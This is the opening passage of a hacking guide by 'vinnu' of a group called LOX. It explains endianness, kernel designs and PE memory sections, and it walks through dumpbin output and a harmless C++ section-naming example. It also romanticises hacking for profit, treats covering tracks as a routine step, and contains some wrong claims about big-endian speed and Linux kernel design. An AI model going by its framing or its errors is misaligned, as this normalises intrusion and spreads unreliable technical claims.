Access Denied
Guide for Code Breakers

A
Tribute to our Homeland
The Great Himalaya & all Mountains
"Himachal Pradesh"
"India"

The salvation cannot be achieved by just looking at me.

Gautam Budh

Who wrote this paper?

This paper is the contribution of Vinay Katoch a.k.a. “v” or vinnu by the inspiration of Swami Maharaj Shri Vishnu Dev ji and His Holiness The Dalai Lama.

“vinnu” is a hardware & networking engineer & software developer. He also develops the artificial life, i.e. the worms.

This paper is a tribute to all those who have carved this holy land with their sweat & blood.

We should be thankful and remember the bravery of Maharaja Prithvi Raj Chauhan, Maharana Pratap, Chandra Shekhar Azad, Bhagat Singh, Rajguru, Sukhdev and all those who vanished their lives for the sake of freedom and sanctity of the land named Hindustan (collectively India, Pakistan & Bangladesh).

We might remember the intrepid spirit who stood an army named “Azad Hind Fauj” from prisoners of world war II far from India and fought for our freedom, The Great Subhash Chandra Bose. Remember His Words of inspiration

“**Tum mujhe khoon do, main tumhe azaadi doonga**”

We might get inspired by their great lifestyles and follow their thoughts.

We admire the Tibetan protest for the Holy Country Tibet.

LOX The Legion Of Xtremers

“vinnu” and Dhiraj Singh Bhandral (a well known creative software developer) are also known as the **LOX (The Legion Of Xtremers) or LOXians. LOXians** are known for their state-of-the-art hacks. As being recreation hackers, they can develop the solutions for the extremely secure environments. LOX is known for its lively worms. They also provide the security consultancy & penetration testing services. LOXians are the specialists in artificial life and have developed their own technology of a truly learning, replicating and thinking machine. **LOX** can be contacted @ 0091-9816163963, 0091-9817016777.

Important!... Warning!!!

The author do not take responsibility, if anyone, tries these hacks against any organization or whatever that makes him to trespass the security measures and brings him under the legal prosecution. These hacks are intended for the improvement of security and for investigations by legal security agencies. For educational institutions it is hereby requested that they should prevent their students from using the tools provided in this paper against the corporate world. This paper is the proof-of-concept and must be treated as it is.

Contributors

Name	Concepts
1) “vinnu”	All concepts present in this paper. Social Engineering Step-by-step Hacking Machine Architectures OS Kernel Architectures Memory Architecture Assembly instructions The Realm of Registers The Operators Identification Anti-Disassembling Techniques Inserting False Machine Code Exporting & Executing Code on Stack Encrypting & Decrypting Code on Stack DLL Injection Attack DLL Injection by CreateRemoteThread Reading Remote Process Memory Developing Exploits The Injection Vector The Denial of Service Attacks Leveraging Privileges to Ring0 Privileges Leveraging by Scheduled Tasks Service The IDS, IPS & Firewall Systems The Data Security and Cryptanalysis Attacks The Reconnaissance The Idle Scanning Tracing the Route Multiple Network Gateways Detection Web Proxy Detection The Termination The Artificial Life

Introducing
The World of Hacking

We've swept this place.
You've got nothing.
Nothing but your bloody knives
and your fancy karate gimmicks.
We have guns.

No, you have bullets and the hope
that when your guns are empty...
...I'm no longer standing,
because if I am...
...you'll all be dead
before you've reloaded.

That's impossible!
Kill him.
(…and sound of gunshots prevails the scene…)

My turn.

Die! Die!
Why won't you die?!
Why won't you die?

Beneath this mask
there is more than flesh.
Beneath this mask there is an idea, Mr. Creedy.
And ideas are bulletproof.

V for Vendetta (Hollywood movie)

Who need this paper?

The world is full of brave men & women, who are always curious, creative, and live to know more and ready to do something different in their own way. Off course in this paper, we are talking about the wannabe hackers, students, security personnel and secret agents, spies, intelligence personnel, etc. who are responsible for the ultra advanced security technologies.

Why need to study this paper?

This paper contains information that can be applied practically to secure or test the security of any kind of machines & therefore any information (although nothing is secure in this world at full extent) and to carry out the state of the art hacks.

So administrators and developers must study this paper carefully. Because, if you don't know the attacking tactics, then how will you secure the systems from the attacks? Only knowledge is not enough, you must know how the things work practically, the dedicated attacker can invent new attacking technologies, therefore, you must be creative in finding out all of such techniques, which can be used to attack and only then, you can develop a security system effectively.

Remember, a single failure of security means total failure of security system. Because that single event can be proven deadliest. As in the words of NSA (National Security Agency-USA), "even the most secure safe of the world is not secure and totally useless if someone forgets to close its doors properly".

The Hacks

Welcome to the world of Hacking

Be a part of Hacker’s Society

We should be thankful to army and the hackers for evolving the science of Hacking. The hacking does not just meant about the computers, but is possible everywhere, wherever, whenever & nowhere. Actually people get hacked even in their normal life. So everyone should read this paper with interest.

Who The Hackers Are?

The hackers are just like us. Made of same flesh and bones but think differently. What normal people cannot think even in their dreams, hackers can do that in reality. The hackers possess higher degree of attitude and fortitude. Whatever they do is for humanity. They are responsible for the modern day technology and they have developed the techniques to cop with future problems. They are responsible for creating and updating the top security systems. Think about it, if hackers will be absent from our society, then, our society will be totally unable to secure the country and will be considered as a dull society.

A rough picture of hackers is shown in Hollywood movies, making them heroes of the modern society. But actually hackers are more than that. The Hollywood hackers cannot withstand the modern day detection and prevention systems. What they are shown doing was done few years back. Nowadays hackers have to be more intelligent & more creative. And must have to guess what they are going to tackle in few moments ahead.

The hacking world is much more glamorous than the fashionable modeling world. It’s fascinating, because impossible looking jobs are done successfully. Moreover you really need not to spend a huge amount of money for it. What is invested is you brain, intelligence & the time. And it makes you live in two different worlds, a real world in which you are currently leaving and the other, the virtual world. Imagine if a same person leaving in two different worlds.

The hackers may have two different characters in both worlds. Yes every kind of virtual netizens (the virtual citizens) have a different name and address, which may or may not point to their real world character. Hackers have a different name called HANDLE, a different address, and homes in virtual world and all these things must not point to their real names addresses. These things are the must for the black hats; white hat hackers may have their nicknames or real names as their handler. It is always better to do all the good stuff with your real names, isn’t it?

Like in real world, the virtual world is also full of two sides, where in one side few people are always trying to crackdown the systems and few people are in other side defending the valuable resources from such guys.

Well friends, we are not going to call all such attacking guys as bad guys because, they may be doing this whole stuff for the sake of their countries welfare, for the sake of defense services, for investigating the criminal activities or for the sake of study as most of the hackers are not financially sound to emulate the real security systems so they have to try a hand on the real world working systems or for any other reason.

Well friends, the another strong reason for hacking is the information itself, if precious may give you a lots of money and this business is hundred times better than real criminal activities as the law implementations are not so strong enough for legal prosecution.

Also, the cracked side may never want itself to be disclosed as a victim and publicized as a breached party for business reasons and for the sake of not losing their clients.

The good hacker always informs the victims after a successful break-in. I bet you they might respect you if you do it and may offer you a good amount for the exhaustive security penetration testing.

The history is proof itself that none of the hackers are imprisoned long for real big-big scams. Instead, they got the name & fame. Thus several corporations get behind them to own their creativity. The examples are, Morris, Kevin Mitnik etc.

Morris is known for famous morris worm, which brought more than 75% of Internet down in its earlier infection within few hours. Morris was just doing his bachelors degree at that time. Kevin Mitnik is known for the impossible state of the art hacks. There are several Hollywood movies inspired by Mitnick's hacks.

Remember, the advanced countries are advanced not just by their wealth, but in technologies also. And these countries are advanced because they know how to protect themselves and their wealth. And no one other than a hacker can provide a better security.

Even in the modern wars & terrorism the countries having effective hacking skills and technologies are secure enough than those, which do not have ultra advanced technologies.

The time is the best proof that even in world wars, the First World War was prevailed by the tanks and minimal air strike technologies. While Second World War was prevailed by new technology guns, bombs, submarines, encryption machines and air power and the war condition were changed by Atomic bombs.

All in all, the technology dominates everywhere.

Hackers Are Not Bad Guys

Hackers can be a male or female and all are not bad guys. But as the media mostly call them a criminal that is why they don't take media persons as their friends. Remember only hackers are responsible for securing our country from secret information thefts. They are responsible for checking the security and improving it. Otherwise every tenth part of a second a spy or criminal or enemy countries are trying to prey upon our secrets by any means.

If you are thinking to guard a secret system in deep underground and employing thousands of commandos and the system will be secure then… give up this opinion as soon as possible. The hacker does not need physical access to hack down the systems; they can do it remotely from other ends of the planet earth.

The modern day hackers are equipped with techniques by which they can even view that what the remote systems are showing at their monitors and even without connecting to the victim systems by any means, just by receiving the em-waves leakage from the victim monitors or data channels.

That is why the A2 level of security evolved. The A2 level security is considered the foolproof security and is considered as top security (most secure in this world) and employs the em leakage proof transmission channels and the monitors. Even the whole building where the secret system is kept is made em leak proof.

But remember there is a term mostly used in hacking world i.e. there must be a fool somewhere who will trespass the foolproof security.

But a criminal is a bad guy. A criminal is a criminal & not a hacker at all. Media please take a note of it.

There are two kinds of guys mostly termed as hackers by most of people. They are:

1) Script Kiddies
2) Black Hats

Well, script kiddies are the guys and gals using the software created by others and use it for the purpose of breaking in or for criminal activity without knowing the potential of the software’s use. They don’t know how the things work and mostly leave their identity & traces and thus get caught. They don’t know how to carry out the hacks manually. These people are termed as hackers by media and other people that are not true, hackers know how the things work and how to dominate the technology safely.

The other kind i.e. the black hats are truly criminals. But they differ from script kiddies as they know the advantages as well as disadvantages of the technology and can dominate the technology by inventing their own ways as the hackers do. But for bad intentions and use their knowledge against the humanity or for criminal activity. Remember they are only criminals and not the hackers. In the similar way the terrorist group is never called an army or police even if they hold the guns and are trained in army fashion.

The Mindset of a Hacker

The only people having high level of positive attitude can become hackers. Better say, an optimism of very high state. This is because, the people suspecting their own way of working can't be sure about realizing their own vision & thinking or rather say the dreams.

In real world, most people call them **over confident.**

We are asking those people then, what is the level of confidence?

Actually people found them talking & thinking what they can't think even in far beyond times.

But the answer to those poor people, the over confident people are able to invent or discover their own ways of doing the things.

All great discoverers & inventors were over confident and were strict to their vision and achieved success.

Actually, hacker's mindset is totally different from the normal people; their limit of thinking is beyond explanation.

People term them over confident, because they haven't achieved those very levels of vision and thinking. They can't even think about walking on those virtual paths, on which the over confident people are walking.

All in all, the over confident itself means, attitude beyond limits, therefore, this term should not be taken as negative compliment, instead, it is the passport to the limitless world of hacking.

Social Engineering

A special branch of science of hacking is Social Engineering, under which attacks related to human brain factor are studied. The attacker is called a social engineer. Actually a social engineer is a person with highly sophisticated knowledge of working and responses of human brain. He bears a great amount of attitude and the confidence. He has the great ability to modify himself according to the environment and to respond quickly against any kind of challenges thrown to him. They are always near us in the time of need as fast friends (but not all fast friends are social engineers) and sympathetically hold our emotions and thus get our faith.

A social engineer may join the victim corporation as an employee or may become boyfriend of the administrator.

In security industry it is a well-known fact that it is extremely difficult to stop a social engineer from achieving his goals.

Remember the truth that a social engineer can even make a corporation vulnerable which employs totally flawless software & hardware systems by gaining the privileged access to highly authenticating places within the victim corporations.

Step-by-step Hacking

The hackers are disciplined like army personnel. They follow the steps to carry out the hacks. These steps are related to each other one after the other. These steps are:

1) Setting a goal and target
2) Reconnaissance
3) Attack and exploit
4) Do the stuff
5) Clear the logs
6) Terminate

Before carrying out the hacks the hacker must have the knowledge of the several things like languages like, c, c++, html, perl, python, assembly, JavaScript, java, visual basic, etc. and the way different kinds of machine architectures work and their way of storing data and the encryption and decryption systems and how to take advantages of leakages in encryption systems.

Well don't panic friends; this paper cares for those who are just stepping into this field of science. Step by step you will have to follow the paper in order to be a hacker. We think you have a Windows (2000, 2003, XP) or Linux system on x86 architecture. Even if you don't have, just keep on reading.

Before trying to hack the systems, we must know the advantages and disadvantages of the technologies used in the system & of your own techniques also. We must know how to exploit the vulnerabilities successfully. Therefore in this paper, we are going to discus the hacks and the exploits first. So that we can land on the war field equipped with the essential equipments, gear and the techniques.

Note: The technique used in this paper makes you think like an attacker and not the defender. Because to defend effectively, we must know how the attackers attack. Sometimes the attack is considered as a best defense. Remember that we cannot sit by side of the system and see the attack as a movie. We must have to do something, before being too late. But note it down, we cannot stop down the servers or disconnect the systems as in this way the attacker will be considered as a winner who stopped the services of the server from rest of the world. Remember it is a big mind game; sometimes the exploits may not do what the defenders can do in panic.

The Fundamentals of Hacking

To understand the computers, we must know what computers understand.

"V"

Machine Architectures

This world is dominated by two kinds of processor architectures (there may be a lot but we need to study only two). These are:

1) Big Endian
2) Little Endian

These architectures differ in a way they store data. The big Endian stores data in such a way that most significant byte (a single character is one byte) is stored at lower address, while in little Endian architecture the least significant byte is stored at lower address. Let's take an example imagine a pointer (an address of a memory location) 0x77E1A4E2 is being stored at memory location starting at 0x0012FF00 then in Big Endian system:

```
0x0012FF00        0x77; lower memory address most sig. byte
0x0012FF01        0xE1
0x0012ff02        0xA4
0x0012FF03        0xE2; higher memory address least sig. byte
```

But in Little Endian system:

```
0x0012FF00        0xE2; lower memory address least sig. byte
0x0012FF01        0xA4
0x0012ff02        0xE1
0x0012FF03        0x77; higher memory address most sig. byte
```

The working of these architectures is vastly affected by their way of storing data. The big Endian are faster than little Endian. Actually for little Endian system the System has to change data in reverse order then store it and while reading, pop it out from the location and then again reverse the order of bytes, thus worthy cpu cycles are wasted in doing so. While in big Endian no such operations are needed as it stores data as such in the same order (because the data is standardized into the Big Endian way). Also due to this special way of handling of data the Little Endian systems are more prone to the Off-By-One attacks than big Endian. This special kind of attack will be discussed in forthcoming discussions.
The Intel x86 architecture is Little Endian & Sun SPARC processors are Big Endian.

OS Kernel Architectures

There are several operating systems of different kernel architectures. But we are going to discus only two main architectures of the operating system kernels, which constitute most of the operating systems.

OS can be differentiated by their way of signaling, like MSDOS employed the Interrupts & Interrupt tables while Windows employed the message for signaling & transmission of information and controls within its modules.

But, we are interested in the architecture of kernel. The different OS are employed in different environments, it depends upon the architecture of kernel, like a normal workstation needs the speed and the stability is not main issue, while in some conditions the stability may be main issue and in other places reliability, speed & security can be main issues.


The kernel of an operating system can be considered as the parliament house, which overpowers the whole country, in the same way every single event is controlled by the kernel in OS. The kernel can be considered as the heart of OS. It is the core of OS.

The kernel is responsible for most of troublesome tasks like memory management, file handling, task scheduling and CPU time scheduling, I/O handling, device drivers etc.

There are two main architectures of the kernels employed in most of the operating systems. These are monolithic & microkernel architecture based kernels.


Both kernel architectures have some merits & demerits. The one is suitable for some special kinds of environments, then the second for other kind of environment.

Monolithic Kernel architecture: The monolithic kernel acts as a single module. Every logical module of it works in a single privileged environment and work like a single process.



Monolithic Kernel Architecture OS

Microkernel architecture: The microkernel acts as a collection of several logical modules executing independent of one another with different privilege levels.



Micro Kernel Architecture OS

The major difference lies in the privileges of different constituting system managers of the kernel. In monolithic kernel every logical part works in kernel mode in ring0 while in microkernel, only few modules work in kernel mode while most of important system managers work in the user space.

It introduces somewhat stability in microkernel based OS. As if any error occurs in any module like in file manager or memory manager, then, it can safely be shutdown without affecting other kernel modules and system managers. This leads to maintainability and stability of the OS and makes the OS ideal for server environments, as the errors are not going to affect other users.

On the other hand, in monolithic kernel, failure of a single system manager or component module will lead to the crash.

But security is a big issue today, in microkernel architecture; most of the operating system components work in user space and are unprotected, thus, an attacker can unplug any system component and can plug an altered Trojan module in its place to hide his activities and control the operating system to perform as desired.

Performance is also a big factor, as all of the system managers' work in kernel mode in monolithic kernel architecture, they have access to most of the facilities, specially provided by the hardware components and thus. Thus a performance boost is a main feature in monolithic kernels.

For examples in Linux, most of the operating system components execute in user space and not in kernel mode, thus the operating system has the flexibility to be modified as par user's requirements, but is relatively slower than Windows OS as its most of the code run in user mode and gets less flexibility as provided for kernel mode code by hardware acceleration. While in Windows OS, the hardware acceleration plays a vital role in boosting its performance and speed.

Other thing that boosts up the Windows OS is the algorithm logic used in CPU time scheduler. It gives priority to kernel mode code in time sliced execution, when it is in queue with other user mode code.

Memory Architecture

In this section we are going to discus the structure of the process memory space, its understanding will help in carrying out most of the attacks.

The memory allocation for every process is the headache of operating system. And the memory manager is responsible for further allocation and freeing the blocks inside the allocated memory for the process. This is the most critical section to be understood and we must have to visualize it in our minds.

The process memory is segmented in recent Operating Systems i.e. every program is composed of several different sections (in Windows NT, 2000, XP, 2003, Linux etc, while 9x supports a straight forward linear structure). The different memory sections in Windows systems are:

1) .text or code section
2) .data section
3) .rdata section
4) And may be other sections, depending upon the program.

The section name starts with a "." as ".text". Every section has attributes associated with it. These attributes are read, write, execute.

Note: The dot before section name is not mandatory, but attached as a convention.

Well the executable code lies in the ".text" section by default. That is why this section has the attributes 'execute' and 'read' associated with it. This section cannot be modified, so 'write' attribute is not associated with it. It means that the code section (.text) cannot be modified once the program is executing. Otherwise, any hacker can modify the code while executing the program and thus make the program to do what he wants or may crash it; therefore, it is not permitted. If anyone tries to change the contents of code section this will lead to an exception and thus operating system immediately stops the execution of the program.

But this myth about read only **.text** section is not fully true. A special case is there in which we can modify the machine instructions on the fly (while process is in execution). This can be achieved with a special function **writeProcessMemory** found in kernel32.dll. The kernel32.dll module is loaded in every process's memory space at a fixed memory location. Until windows XP, the modules are loaded at fixed addresses in memory, but can be loaded manually at any other location with the help of utility like rebase.exe, which comes with visual studio sdk.

But the windows vista employs ASLR security system (Address Space Layout Randomization). In which every module is loaded at a random address location every time the process is executed.

But it really does not mean that the hacker will never find the address of writeProcessMemory or any other needed function. The ASLR is not new to hacker's community. This security system is already employed in few other operating systems. Fortunately a technique is there to thwart this security. In which the modules are not found by their offsets hard coded instead, they are searched with other technique and thus address is located. Well leave this discussion here for later study.

The next section is ".data" section as name suggests this section contains the data required by the executing code. Such as the strings which are not assigned to variables but, are printed like in cout or printf functions in c++, e.g. "Enter user name: "will go in .data section.

The .data section has read & write attributes. But not execute for the sake of security.

The next section is .rdata section. The initiated & relocatable variables are saved in this section and has 'read only' attribute associated with it.

There may be other sections also depending upon the size or type of program.


The next section we are going to discus is Bss. The Bss section is dynamically created on the fly during execution and can be divided into two parts:

1) Heap
2) Stack

Heap: Heap is also called dynamic memory section. The variables and objects, which are dynamically created, are saved into this part of memory. The memory functions like malloc () and new () are used to allocate memory dynamically for objects.

Stack: The stack is also called automatic memory section. The important thing about it is that at the low-level, function arguments are passed through it mostly. It takes part in the low-level machine instruction processing. Stack controls the function execution, through argument management.

The heap and stack are actually two subsections of single memory section and they grow towards each other. Heap grows downwards along with lower memory addresses to higher memory addresses. While the stack grows upward towards the heap from higher memory addresses to the lower memory addresses. As is clear from figure



This approach to grow towards each other is very valuable to save precious memory. In this approach the both sections share the same block of memory known as **bss** section in which heap grows downwards from top to bottom and stack grows upwards from down to top, thus approaching each other.

The implementation of stack and heap is very important to understand most worse kinds of attacks e.g. buffer overflow attack, off-by-one errors, etc.

A special security feature called CANARY or COOKIE is implemented on the stack memory to thwart the attempts to overflow the memory. But don't panic we will discus the ways to break in such security.

Rest on stack and heap will be discussed in next sections of our discussions.

To check out the memory sections we can use dumpbin.exe utility supplied with most SDKs like visual studio etc.

Note: In order to install it while visual studio installation, when setup prompts for the environment registration, presses OK and you can avail the features of dumpbin.exe, cl.exe, rebase.exe, link.exe, windiff.exe, etc.

Most of operating system's DLL files are found in system32 folder or in system32\dllCache folder.

Let us see what the dumpbin shows us about kernel32.dll.

```
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.


Dump of file kernel32.dll

PE signature found

File Type: DLL

FILE HEADER VALUES
             14C machine (i386)
               4 number of sections
        3844D034 time date stamp Wed Dec 01 01:37:24 1999
               0 file pointer to symbol table
               0 number of symbols
              E0 size of optional header
            230E characteristics
                   Executable
                   Line numbers stripped
                   Symbols stripped
                   32 bit word machine
                   Debug information stripped
                   DLL

OPTIONAL HEADER VALUES
             10B magic #
            5.12 linker version
           5D200 size of code
           55800 size of initialized data
               0 size of uninitialized data
            C3D8 RVA of entry point
            1000 base of code
           59000 base of data
        77E80000 image base
            1000 section alignment
             200 file alignment
            5.00 operating system version
            5.00 image version
            4.00 subsystem version
               0 Win32 version
           B6000 size of image
             400 size of headers
           BF812 checksum
               3 subsystem (Windows CUI)
               0 DLL characteristics
```

```
          40000 size of stack reserve
           1000 size of stack commit
         100000 size of heap reserve
           1000 size of heap commit
              0 loader flags
             10 number of directories
          56440 [    5B54] RVA [size] of Export Directory
          5BF94 [      32] RVA [size] of Import Directory
          61000 [   50538] RVA [size] of Resource Directory
              0 [       0] RVA [size] of Exception Directory
              0 [       0] RVA [size] of Certificates Directory
          B2000 [    359C] RVA [size] of Base Relocation Directory
          5E0EA [      1C] RVA [size] of Debug Directory
              0 [       0] RVA [size] of Architecture Directory
              0 [       0] RVA [size] of Special Directory
              0 [       0] RVA [size] of Thread Storage Directory
          60740 [      40] RVA [size] of Load Configuration Directory
            268 [      1C] RVA [size] of Bound Import Directory
           1000 [     52C] RVA [size] of Import Address Table Directory
              0 [       0] RVA [size] of Delay Import Directory
              0 [       0] RVA [size] of Reserved Directory
              0 [       0] RVA [size] of Reserved Directory


SECTION HEADER #1
   .text name
   5D1AE virtual size
    1000 virtual address
   5D200 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         Execute Read

  Debug Directories

    Type       Size      RVA  Pointer
    ------ -------- -------- --------
    misc        110 00000000    B2C00    Image Name: dll\kernel32.dbg

SECTION HEADER #2
   .data name
    1A30 virtual size
   5F000 virtual address
    1A00 size of raw data
   5D600 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
```

```
        Read Write

SECTION HEADER #3
   .rsrc name
   50538 virtual size
   61000 virtual address
   50600 size of raw data
   5F000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         Read Only

SECTION HEADER #4
  .reloc name
    359C virtual size
   B2000 virtual address
    3600 size of raw data
   AF600 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
42000040 flags
         Initialized Data
         Discardable
         Read Only

  Summary

        2000 .data
        4000 .reloc
       51000 .rsrc
       5E000 .text
```

The above listing is the output of command:

```
D:\WINNT\system32\>dumpbin /headers kernel32.dll
```

As we discussed it earlier that there may be different number of memory sections in each program (please don't use word segment here, because segment means a single process memory space, a segment is comprised of several sections, we'll discus it later). The number of sections is shown in Summary block. There are few important entries in this excerpt under OPTIONAL HEADER VALUES, which will be very helpful in hacking the processes. Which are:

```
 1000 base of code
 77E80000 image base
```

Well, well, well what's goin on here dudes? The value 77E80000 is the memory address where for each process the kernel32.dll is loaded (this excerpt is taken from WINDOWS 2000 professional, in Windows XP it will be 7c800000 or whatever). It is really a big security problem. By identifying the OS type any hacker can find out the image base of the important DLLs like kernel32.dll (which is loaded for every process) and can avail the dreadful features of DLL and can do any thing as he wishes.

To complicate and strengthen the security in most secure environments one must change these DLL's image base offsets. Rebase.exe can do it or manually with the help of a hexeditor. But don't think that the security will be foolproof; instead strong but the hackers use most sophisticated approach which can side apart such precautions also, we will discuss such techniques later under writing shellcode section.

Now 1000 base of code tells us that **.text** section or the code lies at an offset of 1000 from image base. So we have now image base 77E80000 add 1000 into it 77E80000 + 1000 = 77E81000 is the memory address from where code starts in memory. But what lies between image address and x77E81000 (The difference is x1000 = 1600bytes). The MZ and PE headers lies between these offsets.

The offsets of all sections can be taken from SECTION HEADER # headers there is a field name **virtual address** which contains the offset for each section. E.g. for .data section the entry

```
SECTION HEADER #2
  .data name
   1A30 virtual size
  5F000 virtual address
```

The name of section is .data. Virtual size of this section is 1A30 and the most required entry virtual address is 5F000. Let's calculate the address of .data section

0x77E80000 + 0x0005F000 = 0x77EDF000

So 0x77EDF000 is the required address. In the same way we can calculate other sections addresses also.

Remember that by default every process in memory starts at a fixed address each time and each module loaded by it also loads itself at a fixed address (in win 2000, XP, etc but not in VISTA due to ASLR security). This gives hackers a chance to develop and test exploit on their own machines and then attack on victim machines. But administrators or developers can also randomize these addresses on their own wish for extra security measures.

For developers' attention about extra security of their programs structure, so that hackers cannot reveal the internal structure of their program encrypt their program using encryption and decryption mechanism and displace the static data or other things by placing it in other sections. It can be achieved in c++ using

```
#pragma data_seg (".vinnu")
// the '.' May be omitted, but keep it as convention.

/* everything defined into this section goes to newly created section
".vinnu"
*/
#pragma data_seg ()
// the '.' May be omitted, but keep it as convention.

/* again everything defined will go to default sections.*/
```

Let's do it practically.

```
/* newsec.cpp */

#include <iostream>

using namespace std;

#pragma data_seg (".vinnu")
      int a=49;
      char array[] = "vinnu! JaiDeva!!!";
#pragma data_seg ()     // the rest will go in default data section.

int main (int argc, char argv[])    {

      cout << "The integer is: " << a << endl;
      cout << "The buffer is: " << array << endl;

system("PAUSE");
return EXIT_SUCCESS;
}
```

To compile above program, if you have visual studio then, at command console give command:

```
Cl /Gs newsec.cpp
```

Well, by compiling with above method the compiler does not insert the ugly stack protection calls and optimizations. Thus a smaller code is generated.
Or you can also compile it conventionally in GUI by pressing “F7” then “CTRL + F7” keys. In this way the exe file is generated inside a directory named “Debug”.
Then at command prompt give command:

```
Dumpbin newsec.exe
```

The dumpbin output is:

```
        4000 .data
        3000 .rdata
       11000 .text
        1000 .vinnu
```

Well, we have created a section named ‘vinnu’. Now let us check that whether it contains those variables or not. To do so give command:

```
Dumpbin /section:.vinnu /rawdata:bytes >nsvinnu.txt
```

The output is stored in a file named nsvinnu.txt and is:

```
Microsoft (R) COFF Binary File Dumper Version 6.00.8168
Copyright (C) Microsoft Corp 1992-1998. All rights reserved.


Dump of file newsec.exe

File Type: EXECUTABLE IMAGE

SECTION HEADER #4
  .vinnu name
      16 virtual size
   19000 virtual address
    1000 size of raw data
   17000 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
C0000040 flags
         Initialized Data
         Read Write
```

```
RAW DATA #4
00419000: 31 00 00 00 76 69 6E 6E 75 21 20 4A 61 69 44 65  1...vinnu!
JaiDe
00419010: 76 61 21 21 21 00                                va!!!.

  Summary

       1000 .vinnu
```

Yes! We've got it. But where is integer a = 49. Well, carefully view the hex dump. The hex value just after 00419000: is 31 and now open the calculator and select the hex radio in calculator and type 31. Now convert it into decimal the value will be 49, isn't it. Then the array buffer starts with hex equivalent 76 69 6E (i.e. v i n). So we have got what we were looking for.

This technique is used to hide the important parts of software, like the arguments of protection mechanism, secret passwords, etc. But we cannot sure that the hidden arguments will be hidden anymore. As we found them in newly created section, similarly it's not difficult for a hacker to find them. Actually we have transported these contents to a different section than the conventional one.

Remember while breaking the program codes you must review all the associated sections, better will be if you dump all sections in text files like above method.

For more security, in section names, use special characters like "ALT + 255" from num keypad. Insure that 'Numlock' is on or in .text, .rdata sections. Normally, No one suspects these sections for initialized variables. It will make code analysis somewhat difficult.

But remember that if we will prototype any function in any custom section in this way even then the executable code will be transferred to the .text section while only static data will be placed in the newly created section.

We will be analyzing the protection mechanisms in next sections. So you must follow all above listed techniques.

Assembly instructions

